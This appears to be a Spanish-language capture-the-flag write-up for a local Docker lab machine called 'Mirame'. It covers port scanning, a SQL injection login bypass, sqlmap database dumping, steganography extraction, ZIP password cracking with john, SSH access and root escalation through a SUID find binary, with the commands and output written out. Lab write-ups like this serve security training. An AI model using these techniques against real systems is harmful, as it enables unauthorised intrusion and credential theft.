MIRAME

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip mirame.zip

Archive:  mirame.zip
inflating: auto_deploy.sh
inflating: mirame.tar
```

2- Y ahora desplegamos la máquina

```
sudo bash auto_deploy.sh mirame.tar


Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.197 ms

── 172.17.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.197/0.197/0.197/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

IP DE LA MÁQUINA ATACANTE 192.168.0.26

LINUX- ttl=64


ESCANEO DE PUERTOS

nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

```
└─# nmap -p- -Pn -sVC --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-18 03:09 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000049s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 2c:ea:4a:d7:b4:c3:d4:e2:65:29:6c:12:c4:58:c9:49 (ECDSA)
|_  256 a7:a4:a4:2e:3b:c6:0a:e4:ec:bd:46:84:68:02:5d:30 (ED25519)
80/tcp open  http    Apache httpd 2.4.61 ((Debian))
|_http-title: Login Page
|_http-server-header: Apache/2.4.61 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Encontramos los puertos 22 Y 80


puerto 80



ENUMERACIÓN


Con gobuster buscamos directorios


gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt



Directorios interesantes /auth.php, /page.php.

EL primero es un panel de autentificación y el segundo nos sirve para conocer la temperatura de una ciudad.





Tratamos de probar si hay una vulnerabilidad de inyección sql.Ponemos

en el login ' OR '1'='1 y comprobamos que nos redirige a /page.php

Vamos con sqlmap para encontrar bases de datos

```
sqlmap -u http://172.17.0.2/index.php --forms --dbs --batch

available databases [2]:
[*] information_schema
[*] users
```

Tenemos dos bases de datos; vamos con users para ver sus tablas

```
sqlmap -u http://172.17.0.2/index.php --forms -D users --tables --batc

Database: users
[1 table]
+----------+
| usuarios |
+----------+
```

Vamos a ver las columnas dentro de la tabla usuarios

```
sqlmap -u http://172.17.0.2/index.php --forms -D users -T usuarios --columns --batch

Database: users
Table: usuarios
[3 columns]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| id       | int(11)      |
| password | varchar(255) |
| username | varchar(50)  |
+----------+--------------+
```

Veamos todos los registros, usuarios y contraseñas

sqlmap -u http://172.17.0.2/index.php --forms -D users -T usuarios -C

password,id,username --dump --batch

```
Database: users
Table: usuarios
[4 entries]
+----------------------+----+------------+
| password             | id | username   |
+----------------------+----+------------+
| chocolateadministrador | 1  | admin      |
| lucas                | 2  | lucas      |
| soyagustin123        | 3  | agustin    |
| directoriotravieso   | 4  | directorio |
+----------------------+----+------------+
```

4 usuarios y 4 contraseñas.

La he probado tanto en el index.php como para establecer conexión


SSH y no sirven. Si nos fijamos bien, hay una pedazo de pista

ya que una de ellas se llama directorio y otra directoriotravieso.

Prometo que cuando suba mi nivel de conocimiento me vengaré

creando una máquina infernal llamada .....Vamos a probar en el navegador...

Tenemos éxito con directoriotravieso



EXPLOTACIÓN

Con wget nos traemos la foto a nuestro kali

wget http://172.17.0.2/directoriotravieso/miramebien.jpg

Le pasamos el stegseek para sacar una paráfrasis y un zip

```
└─# stegseek miramebien.jpg /usr/share/wordlists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek
[i] Found passphrase: "chocolate"
[i] Original filename: "ocultito.zip".
[i] Extracting to "miramebien.jpg.out".
```

Ahora, con steghide

```
└─# steghide extract -sf miramebien.jpg
Enter passphrase:
wrote extracted data to "ocultito.zip".
```

Vemos que ocultito.zip tiene contraseña y por otros CTF sabemos

que es momento de john the ripper, pero antes debemos obtener un hash

que john pueda leer.

Con zip2john

zip2john ocultito.zip > hash.txt
Created directory: /root/.john
ver 1.0 efh 5455 efh 7875 ocultito.zip/secret.txt PKZIP Encr: 2b chk, TS_chk, cmplen=28, decmplen=16, crc=703553BA ts=9D7A cs=9d7a type=0

y ahora con john

```
└─# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
stupid1          (ocultito.zip/secret.txt)
1g 0:00:00:00 DONE (2024-08-18 13:11) 7.692g/s 63015p/s 63015c/s 63015C/s 123456..whitetiger
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

stupid1

unzip ocultito.zip
Archive: ocultito.zip
[ocultito.zip] secret.txt password:
extracting: secret.txt

cat secret.txt
carlos:carlitos

Ahora por SSH

```
└─# ssh carlos@172.17.0.2
carlos@172.17.0.2's password:
Linux 950bb548e048 6.6.15-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.15-2kali1 (2024-05-17) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Aug 10 19:44:14 2024 from 172.17.0.1
carlos@950bb548e048:~$
```

ESCALADA DE PRIVILEGIOS

No tenemos permisos sudo. Vamos con SUID

```
carlos@950bb548e048:~$ find / -perm -4000 2>/dev/null
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/chfn
/usr/bin/mount
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/find
/usr/bin/sudo
/usr/lib/mysql/plugin/auth_pam_tool_dir/auth_pam_tool
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
```

Nos vamos a GTFOBins

https://gtfobins.github.io/gtfobins/find/#suid

```
carlos@950bb548e048:~$ /usr/bin/find . -exec /bin/sh -p \; -quit
# whoami
root
#
```